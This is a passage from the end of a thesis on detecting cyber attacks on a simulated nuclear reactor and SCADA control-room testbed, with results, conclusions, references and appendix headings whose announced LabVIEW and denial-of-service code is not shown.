


Figure 5.1 Block diagram of the physical system

The flow chart below illustrates the detection algorithm which compares the output of the physical system with the expected value from the mathematical model. In the absence of an actual physical system (for example, an NPP), a mathematical model is used to replace the physical system as well. The mathematical model, as discussed in Chapter 4, was used to model the physical behavior of the nuclear reactor. Hence, in this work, the physical system as well as its simulator are modeled by the same mathematical model. While operator input going to the simulator will be always un-tampered, the operator input to the model representing the physical system under a cyber attack can be tampered.




Figure 5.2 Flow chart for the detection algorithm

5.2. Case Study

The implementation for the detection algorithm is based on the comparison of the results from the simulator that represents the actual (physical) reactor over TCP/IP; and the second nuclear reactor simulator that is run locally. Both simulators write the output into a text file, and the detection algorithm compares the output. If the difference between the results from these two models is greater than a pre-specified value ε , the detection

algorithm activates an alarm to represent a potential cyber attack on the physical system. Figure 5.3 shows the result of a typical simulation without cyber attack on the nuclear reactor simulator. The Figure shows the excess power level as a function of time. Data in this Figure show that the data collected from the sensors placed in the power plant, match the data from the mathematical model, indicating the absence of any cyber attack.




Figure 5.3 Signals from the plant and the simulator in the case of no cyber attack.

Figure 5.4 shows the results of the cyber-attack detection software in the case of a cyber attack on the nuclear control room. Up to a certain point of time ($t \sim 39$ s), the two values match exactly. Then, as a result of the cyber attack, the difference between the values coming from the power plant and those from the simulator becomes greater than ϵ . This leads to an alarm, warning the operator of this discrepancy. The left panel in Figure 5.5 shows the window with the flashing red alarm band at the bottom.




Figure 5.4 Signals from the plant and the simulator in the case of a cyber attack initiated at $t \sim 39$ s.




Figure 5.5 Simulator showing the red alert warning due to a potential cyber attack

5.3. Results

In our experiments we found several interesting results.

(1) Protecting against integrity attacks is more important than protecting against DoS attacks. This is obvious, since DoS attacks announce themselves, whereas integrity attack do not.

(2) The physics of nuclear reactor is fairly well-behaved, in the sense that even under perturbations; the response of the system follows the mathematical models very closely. Of course, this is probably true for the very stable conditions under which a reactor is usually run at steady state. In addition, the slow dynamics of this process allows us to be able to detect attacks with the benefit of not raising any false alarms due to the accuracy of the mathematical models of the system.

CHAPTER 6

SUMMARY, CONCLUSIONS AND FUTURE WORK

6.1. Summary and Conclusion

In this work, a testbed simulating the reactor core as well as the control room—both linked by an internet connection—has been developed. The testbed has been used to simulate different kinds of cyber attacks. These numerical experiments demonstrated the vulnerability of the communication network to a denial-of-service (DoS) attack and the ability to detect the cyber attack. The simulated attacks prevented data from being transmitted across the network, causing the monitors in the control room to display incorrect data. Finally, with the aid of a simulator that represented the nuclear reactor, a detection algorithm was developed to detect the cyber attack based on the behavior of the nuclear reactor during the operation and a mathematical model (or a simulator) that represents the nuclear reactor.

Even though we have focused on the analysis of a nuclear reactor system, the developed principles and techniques can be applied to other physical processes and many critical infrastructure applications.

Based on the experience with the development of this testbed and the limited number of simulations, some preliminary conclusions can be drawn. It is clear that the testbed developed here, though fairly basic in design, can be used to test cyber attack scenarios relevant to nuclear power applications. Based on the cyber attack simulations carried out

in this work, it can be concluded that as the number of packets sent during a denial-of-service attacks is increased above a threshold, the server receiving the packets becomes saturated; i.e., its overflows due to the large number of arriving packets. This event forces the system to drop the packets which might include control data from the SCADA system to the NPP. For instance, in the zero day attack, it is clearly demonstrated how the hacker can violate the integrity of the control data between the SCADA and NPP and manipulate the operations of the system.

By incorporating a physical model of the system, we were able to detect cyber attacks on the physical system. Thus, ideas and work presented here will form the basis of future research on cyber security of nuclear power plants. This work will help in the design of attack resilient control structures and algorithms.

6.2. Future Work

This work identifies a research area that is in need of significant amount of attention and resources. It has laid the foundation by developing a testbed that includes the essential components necessary to simulate cyber attacks.

The testbed itself can be improved significantly. For example, a more accurate model of the nuclear reactor and the SCADA system can be developed and incorporated in the testbed. The extension can incorporate, for example, an electromechanically driven control rod to represent a part of the reactor that is controlled from the control room. It can then be incorporated into the simulations using different protocols and protocol converters to interface with the software. Also, it is worth extending the functionality of the client side (by adding additional commands). In its extended form, the testbed will

consist of computer simulations, hardware representing a reactor, and people acting as operators.

A much more extensive set of cyber attack scenarios also need to be simulated in order to gather sufficient statistics for different kinds of attacks.

REFERENCES

- [1] K. Barnes, B. Johnson, R. Nickelson, "Review of Supervisory Control and Data Acquisition (SCADA) Systems," Technical Report, Idaho *National Engineering and Environmental Laboratory*, January 2004.
- [2] J. Weiss, "Control Systems Cyber Security and Nuclear Power Plants," *Fourth American Nuclear Society International Topical Meeting on Nuclear Plant Instrumentation, Controls and Human-Machine Interface Technologies (NPIC&HMIT 2004)*, Columbus, Ohio, September, 2004.
- [3] J. Rrush, R. Campbell, "Detecting Attacks in Power Plant Interfacing Substations through Probabilistic Validation of Attack-Effect Bindings," *Proceedings of the SCADA Security Scientific Symposium 2008*, Dale Peterson, January, 2008.
- [4] J. Rrush, "Composite Intrusion Detection in Process Control Networks," *PhD Thesis, Department of Computer Science, Universita degli Studi di Milano, Milano, Italy*, 2009.
- [5] Z. Anwar, "Automatic Security Assessment of Control Systems for Critical Cyber-Infrastructures," *PhD Thesis, Department of Computer Science, University of Illinois at Urban-Champaign*, 2008.
- [6] A. Cárdenas, S. Amin, S. Sastry, "Research Challenges for the Security of Control Systems," *The 3rd Conference on Hot Topics in Security*, San Jose, CA, July 2008.
- [7] J. Rrush and R. Campbell, "Using Deception to Facilitate Intrusion Detection in Nuclear Power Plants," *3rd International Conference on Information Warfare and Security*, Omaha, Nebraska, April 2008.
- [8] M. Bishop, "Computer Security: Art and Science," *Addison-Wesley*, December, 2002.
- [9] T. Peltier, "Information Security Risk Analysis," *Taylor & Francis*, January, 2001.
- [10] W. Stallings, "Network Security Essentials," *Prentice Hall, Inc.*, 2011.
- [11] C. Pfleeger and S. Pfleeger, "Security in Computing," *Prentice Hall, Inc.*, 2007.
- [12] M. Grimes. SCADA Exposed. TOORCON, September 2005.
- [13] R. Krutz, "Securing SCADA Systems," *Wiley Publishing*, 2006.


- [14] S. Chen, J. Xu, E. Sezer, P. Gauriar and R. Iyer, "Non-Control-Data Attacks Are Realistic Threats," *USENIX Security Symposium*, 2005.
- [15] M. Ragheb, "Accidente por apagon en Fukushima," *Seguridad y Medio Ambiente*, No. 122, pp. 2-22, Segundo trimestre, 2011.
- [16] C. Davis, J. Tate, H. Okhravi, C. Grier, T. Overbye, and D. Nicol, "SCADA Cyber Security Testbed Development," *Proceeding of 2006 North American Power Symposium*, Carbondale, IL, September 2006.
- [17] D. Bergman, D. Jin, D. Nicol, and T. Yardley, "The Virtual Power System Testbed and Inter-Testbed Integration," *2nd Workshop on Cyber Security Experimentation and Test*, Montreal, Canada, August, 2009.
- [18] D. Nicol, C. Davis and T. Overbye, "A Testbed for Power System Security Evaluation," *International Journal of Information and Computer Security*, VOL 3, Issue 2, pp. 114-131, October 2009.
- [19] Z. Anwar, R. Shankesi, and R. Campbell, "Automatic Security Assessment of Critical Cyber-Infrastructures," *International Conference on Dependable Systems & Networks: Anchorage*, Alaska, June 2008.
- [20] S. Singh, S. Silakari, "A Survey of Cyber Attack Detection Systems," *IJCSNS International Journal of Computer Science and Network Security*, VOL. 9 No.5, May 2009.
- [21] R. Sekar, A. Gupta, J. Frullo, T. Shanbhag, A. Tiwari, H. Yang, and S. Zhou, "Specification-Based Anomaly Detection: A New Approach For Detecting Network Intrusions," *Proceedings of the 9th ACM Conference on Computer and Communication Security*, Washington D.C., USA, November, 2002.
- [22] R. Turk. "Cyber Incidents Involving Control Systems," *Technical Report INL/EXT-05-00671*, Idaho National Laboratory, October 2005.
- [23] U.S. Nuclear Regulatory Commission
http://www.eia.gov/kids/energy.cfm?page=nuclear_home-basics
- [24] J. March-Leuba, "A Reduced-Order Model of Boiling Water Reactor Linear Dynamics," *Nuclear Technology*, VOL. 75, pp. 15-22, 1986.
- [25] J. March-Leuba, D. Cacuci, and R. Perez, "Nonlinear Dynamics and Stability of Boiling Water Reactor: Part 1 - Qualitative Analysis," *Nuclear Science and Engineering*, VOL.93, pp.111-123, 1986.



- [26] K. Kim and Rizwan-uddin, “A Web-Based Nuclear Simulator Using RELAP5 and LabVIEW,” *Nuclear Engineering and Design*, VOL. 237, pp. 1185–1194, 2007.
- [27] A. Cárdenas, S. Amin, Z. Lin, Y. Huang, C. Huang and S. Sastry, “Attacks Against Process Control Systems: Risk Assessment, Detection, and Response,” *ASIACCS '11 Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, Hong Kong, March, 2011.



APPENDIX A


LabVIEW Code

The code below shows the implementation of the nuclear reactor simulator which consists of two parts: a client and a server. The code is developed in LabVIEW that allows the developer to use Graphical User Interface (GUI) for programming.









APPENDIX B

C++ Code

The code below shows the implementation for the Denial of Service (DoS) attack. The code generates TCP /IP packets and random IP addresses. It sends the packets to the victim's server. In order to run the code the user should have the Linux operating system with a C++ compiler.

```
